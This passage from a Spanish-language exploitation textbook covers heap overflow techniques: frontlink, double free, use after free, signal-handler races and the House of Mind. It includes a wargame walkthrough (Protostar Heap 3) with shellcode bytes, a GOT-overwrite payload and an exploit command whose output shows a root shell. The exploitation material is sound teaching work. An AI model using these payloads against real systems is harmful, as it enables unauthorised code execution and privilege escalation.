    for ( p = fake_chunk; p < fake_chunk + (16+1); p++ ) {
        if (*p == '\0')
            size++;
    }
    size++;
    envp = malloc(size * sizeof (char *));
    size = 0;
    for ( p = fake_chunk; p < fake_chunk + (16+1); p += strlen(p)+1 ) {
        envp[size++] = p;
    }
    envp[size] = NULL;
    execve(argv[0], argv, envp);
    return -1; /* No deberia llegar a producirse */
}

```

Los ocho primeros bytes del shellcode son un relleno necesario, ya que al momento de liberar el segundo trozo, la macro `frontlink()` ejecuta estas dos instrucciones:

```
P->bk = BK;
P->fd = FD;
```

Como se puede ver, los campos `bk` y `fd` del segundo trozo serán modificados. Como el atacante tiene control sobre el campo `prev_size` del segundo trozo y lo utiliza para situar allí un salto de 12 bytes, esto no provocará ningún conflicto.

```
blackngel@bbc:~$ gdb -q ./exp_frontlink
(gdb) run
Starting program: /root/exp_frontlink
Program received signal SIGTRAP, Trace/breakpoint trap.
0x400012b0 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.
first = [ 0x8049780 ]
second = [ 0x80497b8 ]
third = [ 0x8049d98 ]
fourth = [ 0x8049da8 ]
fifth = [ 0x804a048 ]
sixth = [ 0x804a630 ]
Program received signal SIGTRAP, Trace/breakpoint trap.
0x400012b0 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.
sh-2.05b$ exit
```

Comprobamos que a pesar de que las condiciones previas para la ejecución de un ataque de esta clase en la vida real son bastante especulativas, no deja de ser una alternativa totalmente válida que ya ha sido utilizada con anterioridad para atacar aplicaciones vulnerables. El conocimiento adquirido a lo largo de las últimas secciones constituye el punto de partida ideal para la comprensión de las técnicas avanzadas que detallaremos en el próximo capítulo.

8.5. Otros bugs: `double free()` y `use after free()`

8.5.1 Double free()

Una vulnerabilidad *double free()* se produce cuando un bloque previamente asignado por una llamada a `malloc()` es liberado dos veces. La causa se debe normalmente a un error lógico en la gestión de las condiciones del programa como la que podemos ver a continuación.

```
char* ptr = (char*) malloc(SIZE);
...
if ( CONDICION ) {
    free(ptr);
}
...
free(ptr);
```

Cuando la memoria a la que apunta `ptr` es liberada dentro del bloque `if`, ésta pasa a formar parte de la lista doblemente enlazada de trozos libres, pero el puntero `ptr` todavía apunta en la misma dirección. Una futura llamada a `malloc()` podría contener su zona de datos dentro de este espacio liberado y por lo tanto una segunda llamada a `free()` sobre el mismo puntero podría estar liberando un bloque falso que tenga los datos de su cabecera modificados para ejecutar código arbitrario. La página web oficial del MITRE nos facilita el siguiente ejemplo.

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define BUFSIZE1 512
#define BUFSIZE2 ((BUFSIZE1/2) - 8)
int main(int argc, char **argv)
{
    char *buf1R1;
    char *buf2R1;
    char *buf1R2;
    buf1R1 = (char *) malloc(BUFSIZE2);
    buf2R1 = (char *) malloc(BUFSIZE2);
    free(buf1R1);
    free(buf2R1);
    buf1R2 = (char *) malloc(BUFSIZE1);
    if ( argc > 1 )
        strncpy(buf1R2, argv[1], BUFSIZE1-1);
    free(buf2R1);
    free(buf1R2);
}
```

Si ejecutamos el programa vulnerable mediante `ltrace` podremos observar su comportamiento.

```
blackngel@bbc:~$ ltrace ./df black
...
malloc(248)           = 0x804a008
malloc(248)           = 0x804a108
free(0x804a008)       = <void>
free(0x804a108)       = <void>
malloc(512)           = 0x804a008
strncpy(0x804a008, "black", 511) = 0x804a008
free(0x804a108)       = <void>
free(0x804a008)       = <void>
```

Es fácil ver que dos trozos de 248 bytes (256 si agregamos el tamaño de la cabecera) han sido reservados y posteriormente liberados. El algoritmo `free()` ha detectado que son bloques contiguos y los ha unido para formar un bloque de memoria más grande, en concreto de 512 bytes. Luego se reserva otro trozo con este tamaño preciso y en él se introducen datos del usuario. Por desgracia, `buf2R1` ahora sigue apuntando justo en la mitad de la zona de datos de este último trozo asignado, por lo que cuando se libera erróneamente de nuevo, éste contiene información que puede corromper las estructuras de datos internas de la aplicación y así un atacante puede redirigir el flujo hacia un shellcode.

Pero aun existe otra opción disponible para un atacante. Imagine que un mismo bloque de memoria se libera dos veces de forma contigua. Este bloque será almacenado por duplicado en una lista enlazada de bloques libres. Ahora reservamos un trozo del tamaño adecuado y escribimos datos arbitrarios en los primeros 8 bytes de memoria asignados (correspondientes con los punteros `fd` y `bk` si fuese un

trozo libre). Otra solicitud a `malloc()` con el mismo tamaño intentaría desenlazar el segundo bloque previamente liberado pero que ahora tiene dos punteros modificados para ejecutar código arbitrario.




Imagen 08.12: Análisis de ataque contra una vulnerabilidad double free().

8.5.2 Use after free()

Una vulnerabilidad *use after free()* se produce cuando un puntero previamente liberado es usado de nuevo sin control. Existen multitud de errores lógicos que pueden conducir a este tipo de bugs y los navegadores web, debido a su complejidad y envergadura, han sido algunas de las aplicaciones más afectadas en los últimos tiempos.

```
char* ptr = (char*) malloc(128);
...
if ( CONDICION ) {
    free(ptr);
}
...
use(ptr);
```

En el ejemplo, cuando **CONDICIÓN** es verdadera la memoria apuntada por `ptr` es liberada. Observamos que más adelante la memoria apuntada por `ptr` es usada de nuevo a pesar de que ya no debería pertenecer a `ptr`. Veamos un segundo ejemplo de aplicación vulnerable.

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define BUFSIZER1 512
#define BUFSIZER2 ((BUFSIZER1/2) - 8)
int main(int argc, char **argv)
{
    char *buf1R1;
    char *buf2R1;
    char *buf2R2;
    char *buf3R2;
    buf1R1 = (char *) malloc(BUFSIZER1);
    buf2R1 = (char *) malloc(BUFSIZER1);
    free(buf2R1);
    buf2R2 = (char *) malloc(BUFSIZER2);
    buf3R2 = (char *) malloc(BUFSIZER2);
    strcpy(buf2R1, argv[1], BUFSIZER1-1);
    free(buf1R1);
    free(buf2R2);
    free(buf3R2);
}
```

De nuevo, `ltrace` nos ayudará a comprender qué es lo que ha ocurrido.

```
blackngel@bbc:~$ ltrace ./df `perl -e 'print "A"x300'`
...
malloc(512)                = 0x804a008
malloc(512)                = 0x804a210
free(0x804a210)             = <void>
malloc(248)                = 0x804a210
malloc(248)                = 0x804a310
strcpy(0x804a210, "AAAAA... ", 511) = 0x804a008
free(0x804a008)             = <void>
free(0x804a210 <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
```

Se reservan dos bloques de 512 bytes y se libera el segundo. Este último espacio es lo suficientemente grande para albergar los dos nuevos trozos asignados de 248 bytes. `buf2R1`, a pesar de haber sido liberado, aun apunta a la dirección de memoria `0x804a210` que ahora pertenece también a `buf2R2`, y además, se produce sobre el primero una llamada a `strcpy()` con datos proporcionados por el usuario y de tal longitud que sobrescribirá la cabecera de datos de `buf3R2`, con lo que una posterior llamada a `free()` realizará sus acciones manejando estructuras de datos corrompidas en beneficio de un atacante.

8.6. Peligros en los manejadores de señales

La compleja lógica del software actual puede ser tan confusa, que algunas vulnerabilidades insidiosas todavía pueden escapar al ojo atento del analista. Las llamadas a `malloc()` y `free()` que se produzcan dentro de un manejador de señales (aquel establecido por una función como `signal()` o `sigaction()`),

no están recomendadas por los estándares y pueden constituir un grave error de seguridad debido a la naturaleza asíncrona de estas interrupciones.

Michał Zalewski demostró en 2001 que el uso inadecuado de las señales puede provocar la aparición de condiciones de carrera que conduzcan posteriormente a desbordamientos en el heap. La página [man de sigaction\(\)](#) nos indica qué funciones pueden ser invocadas sin restricciones por el programador.

Funciones reentrantes o no interrumpibles

```
exit(), access(), alarm(), cfgetispeed(), cfgetospeed(), cfsetispeed(),
cfsetospeed(), chdir(), chmod(), chown(), close(), creat(), dup(), dup2(),
execle(), execve(), fcntl(), fork(), fpathconf(), fstat(), fsync(), getegid(),
geteuid(), getgid(), getgroups(), getpgrp(), getpid(), getppid(), getuid(),
kill(), link(), lseek(), mkdir(), mkfifo(), open(), pathconf(), pause(), pipe(),
raise(), read(), rename(), rmdir(), setgid(), setpgid(), setsid(), setuid(),
sigaction(), sigaddset(), sigdelset(), sigemptyset(), sigfillset(),
sigismember(), signal(), sigpending(), sigprocmask(), sigsuspend(), sleep(),
stat(), sysconf(), tcdrain(), tcflow(), tcflush(), tcgetattr(), tcgetpgrp(),
tcsendbreak(), tcsetattr(), tcsetpgrp(), time(), times(), umask(), uname(),
unlink(), utime(), wait(), waitpid(), write(), aio_error(), clock_gettime(),
sigpause(), timer_getoverrun(), aio_return(), fdatsync(), sigqueue(),
timer_gettime(), aio_suspend(), sem_post(), sigset(), timer_settime(), strcpy(),
strcat(), strncpy(), strncat(), strlepy(), strlcat().
```

Ahora observe detenidamente el siguiente código esquematizado:

```
void manejador(int valor)
{
    reserva_memoria(entrada_usuario);
    free(puntero2);
    free(puntero1);
    exit(0);
}

int main(int argc, char **argv)
{
    /* . . . */
    signal( SIGHUP, manejador );
    signal( SIGTERM, sighndlr );
    /* . . . */
}
```

El problema aquí es que `free()` no es una de las funciones que se encuentran protegidas ante la reentrada de señales. Por lo tanto, un atacante podría enviar una señal `SIGHUP` (por ejemplo mediante el comando `killall -HUP prog`), y seguidamente desencadenar otra señal `SIGTERM` (`killall -TERM prog`) después de que `puntero2` haya sido liberado pero antes de que el segundo `free()` sea ejecutado. En ese instante la función `manejador()` volverá a invocarse y la función `reserva_memoria()` podría adquirir un trozo de memoria que se corresponda con la dirección del bloque recientemente liberado (`puntero2`), asignándole datos proporcionados por el usuario y provocando posteriormente la liberación de un bloque con metadatos corrompidos.

La programación descuidada de los manejadores de señales puede provocar innumerables situaciones de desincronización. De hecho, ninguna función de la familia `*printf()` se encuentra dentro de las

llamadas seguras en los manejadores. Usted deberá hacer algunas virguerías mediante `strcpy()`, `strcat()` y `write()` para imprimir por pantalla mensajes correctamente formateados. Por otro lado, la API estandarizada `sigaction()`, aunque de estructura más compleja que la omnipresente `signal()`, ofrece nuevas capacidades y plantea ciertos mecanismos de seguridad, entre los que podemos destacar el bloqueo de señales. Cuando un manejador se está ejecutando, las nuevas señales producidas con un código idéntico se mantendrán pendientes hasta que el primero termine. Las señales pendientes se indicarán y actualizarán mediante una máscara especialmente diseñada (de asignación atómica) que cada proceso individual mantiene entre bastidores.

La moraleja es clara, siga los consejos de la comunidad de programadores, de los creadores de las interfaces de Unix/Linux, y sobre todo de los hackers. En otro caso, por lo menos deténgase un momento a pensar en las conclusiones que éstos han alcanzado mediante la dura experiencia de vulnerabilidades pasadas.

8.7. Solucionario Wargames

HEAP 3

El siguiente reto introduce la librería Malloc de Doug Lea (`dlmalloc`) y como los metadatos del heap pueden ser modificados para alterar la ejecución de un programa.

Código Fuente

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
void winner()
{
    printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}
int main(int argc, char **argv)
{
    char *a, *b, *c;
    a = malloc(32);
    b = malloc(32);
    c = malloc(32);
    strcpy(a, argv[1]);
    strcpy(b, argv[2]);
    strcpy(c, argv[3]);
    free(c);
    free(b);
    free(a);
    printf("dynamite failed?\n");
}
```

Solución

En el apartado anterior hemos estudiado el clásico ejemplo de un desbordamiento de buffer en el que la modificación de la cabecera de un segundo bloque reservado permite fabricar un tercer trozo falso

que indique que el segundo está libre (bit `PREV_INUSE` desactivado) provocando así una llamada a la macro `unlink()` con los punteros `fd` y `bk` del segundo trozo alterados a conveniencia.

En el reto que se nos presenta, los bloques de memoria son liberados en orden inverso al que fueron reservados y por ello debemos prestar especial atención. Cuando `free(c)` es ejecutado, el algoritmo `free()` detectará que el trozo siguiente es el trozo más alto (*wilderness* o *top chunk*) y los combinará para hacer crecer este último. Los intentos de atacar el *wilderness* son viables pero no es la técnica que más nos conviene en este momento.

¿Cómo podemos atacar el problema entonces? Una vez `c` ha sido unido con el trozo más alto, `free(b)` es ejecutado. `free()` advertirá que `b` coincide nuevamente con el recién estirado *wilderness* e intentará consolidarlo, pero antes de que esto ocurra tenemos una oportunidad para alterar el curso de ejecución.

Comprobemos el código de GLIBC en su versión 2.0.

```
sz = hd & ~PREV_INUSE;
next = chunk_at_offset(p, sz);
nextsz = chunksize(next);
if (next == top(ar_ptr))                                /* merge with top */
{
    sz += nextsz;
    if (!(hd & PREV_INUSE))                             [1]    /* consolidate backward */
    {
        prevsz = p->prev_size;                          [2]
        p = chunk_at_offset(p, -prevsz);                [3]
        sz += prevsz;
        unlink(p, bck, fwd);                            [4]
    }
    ...
}
```

La zona `consolidate backward` es la que nos interesa, `free()` comprueba en [1] si el trozo a liberar `b` tiene su bit `PREV_INUSE` desactivado, dado el caso querría decir que el trozo `a` está libre y `free()` lo desenlazará mediante la macro `unlink()` para que el *wilderness* parta ahora desde esa nueva dirección (en realidad lo que ocurre es que se consolidarían `a + b + top most chunk`). Esto se produce porque el *wilderness* no puede estar nunca al lado de otro trozo libre, no tendría sentido.

Correcto. Esto es lo que deseábamos. Podemos modificar los campos `prev_size` y `size` del trozo `b` con un valor como `0xffffffffc` (bit `PREV_INUSE` desactivado) de modo que `free()` [1] crea que el trozo anterior `a` está libre. En [2] y [3] se tratará de obtener la dirección de ese anterior trozo, pero nosotros logramos establecer una dirección falsa ya que:

```
prevsz = p->prev_size = 0xffffffffc (-4);
p = chunk_at_offset(p, -prevsz) = &b -(-4) = &b + 4
```

Es decir, que el trozo que `unlink()` [4] tratará de desenlazar en realidad comienza en el campo `size` del trozo `b`. 8 bytes más allá estaría el puntero `fd` y 12 bytes más allá el puntero `bk`. Ese espacio de memoria también lo controlamos ya que está dentro del bloque de memoria `b` y lo manipulamos a través de `strcpy(b, argv[2])`. Lo demás es teoría conocida. `unlink()` sobrescribirá `fd+12` con el contenido del puntero `bk`, por lo tanto necesitamos un lugar interesante para modificar con la dirección de la ubicación de nuestro shellcode. Sobrescribiremos la entrada `puts()` de la GOT de `./heap3` ya que esta función será ejecutada tras la última llamada a `printf()` del programa vulnerable. El

shellcode lo situaremos en el bloque de memoria `c` (tercer argumento del programa), con el conocido truco de situar una instrucción `jmp` que salte los primeros doce bytes dado que los bytes 8 a 11 serán sobrescritos por `unlink()`. Volcamos nuestra shellcode a `/tmp/sc`:

```
user@protostar:/opt/protostar/bin$ echo `perl -e 'print
"\x31\x00\x50\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0
b\xcd\x80"'` > /tmp/sc
```

Obtenemos la dirección de `puts()`:

```
user@protostar:/opt/protostar/bin$ objdump -R ./heap3 | grep "puts"
0804b128 R_386_JUMP_SLOT      puts
```

A esta dirección le restamos 12 y nos queda `0x0804b11c`. Ahora las direcciones de los trozos, en concreto nos interesa la de `c` que es donde irá el shellcode:

```
malloc(a) = 0x0804c008
malloc(b) = 0x0804c030
malloc(c) = 0x0804c058
```

Por último unimos todos los valores que construyen nuestro payload para comprobar el resultado:

```
[a]->mem      = "b"x32
[b]->prev_size = 0xffffffffc (-4)-----
[b]->size      = 0xffffffffc (!PREV_INUSE) |
[b]->mem[0]    = "bbbb"      <-----
[b]->mem[4]    = 0x0804b11c (fake->fd)
[b]->mem[8]    = 0x0804c058 (fake->bk)
[c]->mem[0]    = \xeb\x0c = jmp 12
[c]->mem[2]    = NOPS x 15
[c]->mem[17]   = shellcode
```

Y ejecutamos el exploit:

```
user@protostar:/opt/protostar/bin$ ./heap3 `perl -e 'print "b"x32 .
"\xfc\xff\xff\xff"." \xfc\xff\xff\xff"'` `perl -e 'print
"bbbb"." \xc1\xb1\x04\x08"." \x58\x00\x04\x08"'` `perl -e 'print
"\xeb\x0c"." \x90"x15"'` cat /tmp/sc`
# id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
#
```

Reto superado.

8.8. Dilucidación

A lo largo de este capítulo hemos demostrado que sobrescribir una dirección de retorno guardada no es la única opción para ejecutar código arbitrario. A veces, la alteración precisa de los metadatos usados internamente por un programa o las librerías subyacentes, puede provocar que se escriban valores específicos en ciertas direcciones del espacio de memoria de un proceso, redirigiendo así el flujo a nuestro antojo.

Tanto Unlink como Frontlink son técnicas de explotación útiles cuando el atacante puede controlar de algún modo el orden de los bloques reservados y existe un desbordamiento de buffer en uno de ellos que permite sobrescribir la cabecera de un trozo contiguo.

Por último, hemos visto que las vulnerabilidades *double free()* y *use after free()* pueden producirse por meros descuidos del programador o por culpa de la compleja lógica del software moderno. Una solución ampliamente utilizada aunque no definitiva ante esta clase de problemas suele ser hacer que los punteros recién liberados apunten a un valor NULL. Si dichos punteros vuelven a ser liberados, *free()* puede reconocer que su parámetro no apunta hacia ningún lugar útil y no procederá más adelante. En cambio, si dicha memoria intenta ser utilizada después de liberarse, se producirá un error de segmentación al intentar acceder a la dirección virtual `0x00000000`, que por supuesto no está mapeada, pero al menos, y solo en un principio, habremos evitado una posible ejecución de código arbitrario convirtiéndolo en una menos grave denegación de servicio.

Nota

Jamás se confíe y mantenga un buen ojo crítico. La derreferencia de *offsets* a partir de punteros nulos también ha sido explotada en el pasado.

8.9. Referencias

- Vudo - An object superstitiously believed to embody magical powers en <http://www.phrack.org/issues.html?issue=57&id=8#article>
- Once upon a free() en <http://www.phrack.org/issues.html?issue=57&id=9#article>
- Advanced Doug Lea's malloc exploits en <http://www.phrack.org/issues.html?issue=61&id=6#article>
- Exploiting the Wilderness en <http://seclists.org/vuln-dev/2004/Feb/0025.html>
- JPEG COM Marker Processing Vulnerability en <http://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability>
- Understanding the heap by breaking it en <https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Presentation/bh-usa-07-ferguson.pdf>
- Delivering Signals for Fun and Profit en <http://lcamtuf.coredump.cx/signals.txt>

Capítulo IX

Heap Overflows: Exploits avanzados

¿Cuáles son las condiciones que conducen inexorablemente a la creación de una nueva técnica de explotación? ¿Por qué una disposición concreta de llamadas a `malloc()` y `free()` permiten una metodología y por qué otra disposición hace viable otra? ¿Cómo llamamos a estas disposiciones? ¿Forman parte de aquello que llamamos bug o tan solo se trata de puro azar?

Tanto Unlink como Frontlink dejaron de ser aplicables en el año 2004, momento en que la biblioteca GLIBC fue parcheada a tal fin. Sorprendentemente, el 11 de octubre del 2005, Phantasmal Phantasmagoria publicaba en la lista *bugtraq* un artículo cuyo nombre provocaba un profundo misterio, el “Malloc Maleficarum”. El título resulta de una curiosa analogía con un antiquísimo volumen conocido como el *Malleus Maleficarum* o Martillo de las Brujas, un terrible tratado inquisitorial sobre brujería y demonología que provocó una ignominiosa persecución de mujeres con consecuencias desastrosas.

El Malloc Maleficarum, por su parte, constituyó una presentación completamente teórica de lo que podría llegar a ser la revolución de las nuevas técnicas de explotación con respecto al ámbito de los heap overflows.

El 1 de enero del 2007, en la revista electrónica *aware eZine Alpha*, K-sPecial publicó un artículo llamado simplemente “The House of Mind”, que presentaba una prueba de concepto demostrando el primero de los métodos descritos por Phantasmal. Por último, el 25 de mayo del 2007, g463 publicaba en Phrack “The use of `set_head` to defeat the wilderness”, describiendo cómo lograr la conocida premisa “*write almost 4 arbitrary bytes to almost anywhere*” (escribir 4 bytes arbitrarios en casi cualquier lugar) explotando un bug existente en la aplicación *file*.

A lo largo del presente capítulo, nuestra intención será demostrar en la práctica la viabilidad de todas las técnicas publicadas en el Malloc Maleficarum, presentando nuevas aportaciones y desgranando todos los conceptos teóricos necesarios para que el lector pueda desarrollar y ampliar su arsenal de habilidades.

9.1. La muerte de Unlink

La técnica Unlink suponía que si dos trozos eran asignados en el heap, y el segundo era susceptible de ser sobrescrito a través de un overflow del primero, un tercer trozo falso podía ser creado y de este modo engañar a `free()` para que procediera a desenlazar este segundo trozo y unirlo con el primero.

Recordemos que dicho desenlace se producía con el siguiente fragmento de código:

```
#define unlink( P, BK, FD ) {
```

```

BK = P->bk;          \
FD = P->fd;          \
FD->bk = BK;         \
BK->fd = FD;         \

```

Siendo `P` el segundo trozo alterado, `P->fd` se modificaba para apuntar a una zona de memoria susceptible de ser sobrescrita (como `__DTOR_END__ - 12`). Si `P->bk` apuntaba entonces a la dirección de un shellcode situado en la memoria por un exploiter (tal vez en el entorno o en el mismo primer trozo), entonces esta dirección sería escrita en el tercer paso de `unlink()` en `FD->bk`, que resultaba ser:

```
FD->bk = P->fd + 12 = __dtor_end__
```

```
*(__dtor_end__) = &shellcode
```

Las entradas en la GOT o los punteros a función también son un buen objetivo. Tras la aplicación de los correspondientes parches en GLIBC, el código de la macro `unlink()` se muestra como sigue:

```

#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))\
        malloc_p__interr (check_action, "corrupted double-linked list", P);\
    else {
        FD->bk = BK;
        BK->fd = FD;
    }
}

```

Si `P->fd`, que apunta al siguiente trozo (`FD`), no es modificado, entonces el puntero de regreso `bk` de `FD` debe apuntar a su vez a `P`. Lo mismo ocurre con el trozo anterior (`BK`). Si `P->bk` apunta al trozo anterior, entonces el puntero `fd` de `BK` debe apuntar a `P`. En cualquier otro caso, significará un error en la lista doblemente enlazada y por ende que el segundo trozo (`P`) ha sido hackeado.

De hecho, en una situación de ataque normal, si `DTOR->bk` apuntase a `P` y `shellcode->fd` también apuntase al trozo `P` podríamos evadir dicho chequeo. El problema radica en que un exploit podría cumplir la segunda de las condiciones pero no la primera al no disponer de acceso al espacio virtual de direcciones del proceso vulnerable. Éste es precisamente un sistema de protección elemental implementado en todos los sistemas operativos, el conocido modo protegido. Salvo con syscalls especiales o métodos de IPC de intercomunicación, un proceso no puede interferir en el espacio de memoria de otro. Aún con funciones existentes en Windows como `WriteProcess()` o similares, esto nunca es posible con aplicaciones que tengan privilegios superiores al programa que intenta acceder. Del mismo modo que GDB o la interfaz `ptrace()` no puede realmente modificar valores de la memoria de un proceso `setuid` ni otorgarnos una shell con permisos de root.

9.2. The House of Mind

The House of Mind puede ser descrita como la técnica más amigable con respecto a lo que en su época fue Unlink.

Nota

Solo una llamada a `free()` es necesaria para provocar la ejecución de código arbitrario. A partir de aquí tendremos siempre en mente que la función `free()` es ejecutada sobre un segundo trozo que puede ser desbordado por otro trozo que ha sido declarado antes.

Según `malloc.c`, una llamada a `free()` desencadena la ejecución de una función envoltorio, en la jerga *wrapper*, llamado `public_free()`. Mostramos aquí el código relevante:


```
void public_free(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;          /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
}
```

Una llamada a `malloc(x)` retornará, siempre que todavía quede memoria disponible, un puntero a la zona de memoria donde los datos pueden ser almacenados, movidos, copiados, etc... Imaginemos por un momento que dado `char *ptr = (char *) malloc(512);` se le devuelve al usuario la dirección `0x0804a008`. Esta dirección es la que `mem` contiene cuando `free()` es llamado.

La función `mem2chunk(mem)` devuelve un puntero a la dirección donde comienza el trozo (no la zona de datos, sino el principio de la cabecera), que en un trozo asignado es algo como:

```
&mem - sizeof(size) - sizeof(prev_size) = &mem - 8.
p = (0x0804a000);
```

`p` es enviado entonces a la función `arena_for_chunk()`, que según `arena.c`, desencadena lo siguiente:



```
arena.c

#define HEAP_MAX_SIZE (1024*1024)
#define heap_for_ptr(ptr) \
    ((heap_info *){(unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)})
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
#define arena_for_chunk(ptr) \
    (chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)
```

Imagen 09.01: Macros para gestión de heaps o arenas.

Como vemos, `p`, que ahora es `ptr`, se pasa a `chunk_non_main_arena()` que se encarga de comprobar si el campo `size` de este trozo tiene el tercer bit menos significativo activado (`NON_MAIN_ARENA = 4h = 100b`).

Nota

Un *arena* no es más que la representación de un heap. Para que las aplicaciones multihilo puedan realizar reservas de memoria sin incurrir en conflictos de sincronización, el gestor de memoria puede permitir a un hilo (*thread*) crear un nuevo heap mientras otro se encuentra bloqueado.

En un trozo no alterado, esta función retornará `false` y la dirección de `main_arena` será devuelta por `arena_for_chunk()`. Dado que nosotros podemos alterar el campo `size` del trozo `p`, y hacer que este bit si esté activado, entonces podemos engañar a `arena_for_chunk()` para que `heap_for_ptr()` sea llamado.

```
(heap_info *) ((unsigned long)(0x0804a000) & ~(HEAP_MAX_SIZE-1))
(heap_info *) (0x08000000)
```

Debemos tener en cuenta que `heap_for_ptr()` es una macro y no una función, de vuelta a `arena_for_chunk()` tendríamos:

```
(0x08000000)->ar_ptr
```

Este `ar_ptr` es el primer miembro de una estructura `heap_info` que se muestra en el siguiente listado:

```
typedef struct _heap_info {
    mstate ar_ptr; /* Arena for this heap. */
    struct _heap_info *prev; /* Previous heap. */
    size_t size; /* Current size in bytes. */
    size_t pad; /* Make sure the following data is properly aligned. */
} heap_info;
```

De modo que lo que se está buscando en `0x08000000` es la dirección de una *arena* que definiremos en breve. Por el momento, lo que podemos decir es que en `0x08000000` no existe dirección alguna que apunte a ninguna *arena*, de modo que el programa romperá próximamente con un fallo de segmentación.

¿Qué ocurriría si fuésemos capaces de sobrescribir un trozo con una dirección como ésta: `0x081002a0`? Si nuestro primer trozo estuviese en `0x0804a000`, podemos sobrescribir hacia delante y situar en `0x08100000` una dirección arbitraria, por ejemplo el principio de la zona de datos de nuestro primer trozo. Entonces `heap_for_ptr(ptr)->ar_ptr` tomaría esta dirección y obtendríamos:

```
return heap_for_ptr(ptr)->ar_ptr      → ret (0x08100000)->ar_ptr
ar_ptr = arena_for_chunk(p);           → ar_ptr = 0x0804a008
_int_free(ar_ptr, mem);                → _int_free(0x0804a008, 0x081002a0);
```

Piense que como podemos modificar `ar_ptr` a nuestro antojo, podremos hacer que apunte a una variable de entorno o cualquier otro sitio. Lo importante es que en esa dirección de memoria la función `_int_free()` espera encontrar una estructura *arena*.

```
mstate ar_ptr;
struct malloc_state {
    mutex_t mutex;
```

```

INTERNAL_SIZE_T max_fast; /* low 2 bits used as flags */
mfastbinptr fastbins[NFASTBINS];
mchunkptr top;
mchunkptr last_remainder;
mchunkptr bins[NBINS * 2];
unsigned int binmap[BINMAPSIZE];
...
INTERNAL_SIZE_T system_mem;
INTERNAL_SIZE_T max_system_mem;
};
static struct malloc_state main_arena;

```

El objetivo de The House of Mind es alcanzar la siguiente porción de código en la llamada `_int_free()`:

```

void _int_free(mstate av, Void_t* mem) {
    ...
    bck = unsorted_chunks(av);
    fwd = bck->fd;
    p->bk = bck;
    p->fd = fwd;
    bck->fd = p;
    fwd->bk = p;
    ...
}

```

Reconozcamos que esto ya se empieza a parecer un poco más a la macro `unlink()`. Ahora `av` tiene el valor de `ar_ptr`, que se supone es el comienzo de una estructura *arena* controlada por el atacante. Todavía más, `unsorted_chunks()` devuelve la dirección de `av->bins[2] - 8`.

```

#define bin_at(m, i) ((mbinptr)((char*)&((m)->bins[(i)<<1]) -
                      (SIZE_SZ<<1)))
#define unsorted_chunks(M) (bin_at(M, 1))

```

Recientes versiones de la GLIBC han redefinido la macro `bin_at()` de la siguiente manera:

```

#define bin_at(m, i) \
    (mbinptr)((char*)&((m)->bins[((i) - 1) * 2])) \
    - offsetof(struct malloc_chunk, fd)

```

Teniendo lo anterior en mente tenemos que:

```

bck = &av->bins[2] - 8;
fwd = bck->fd = *(av->bins[2]);
fwd->bk = *(av->bins[2] + 12) = p;

```

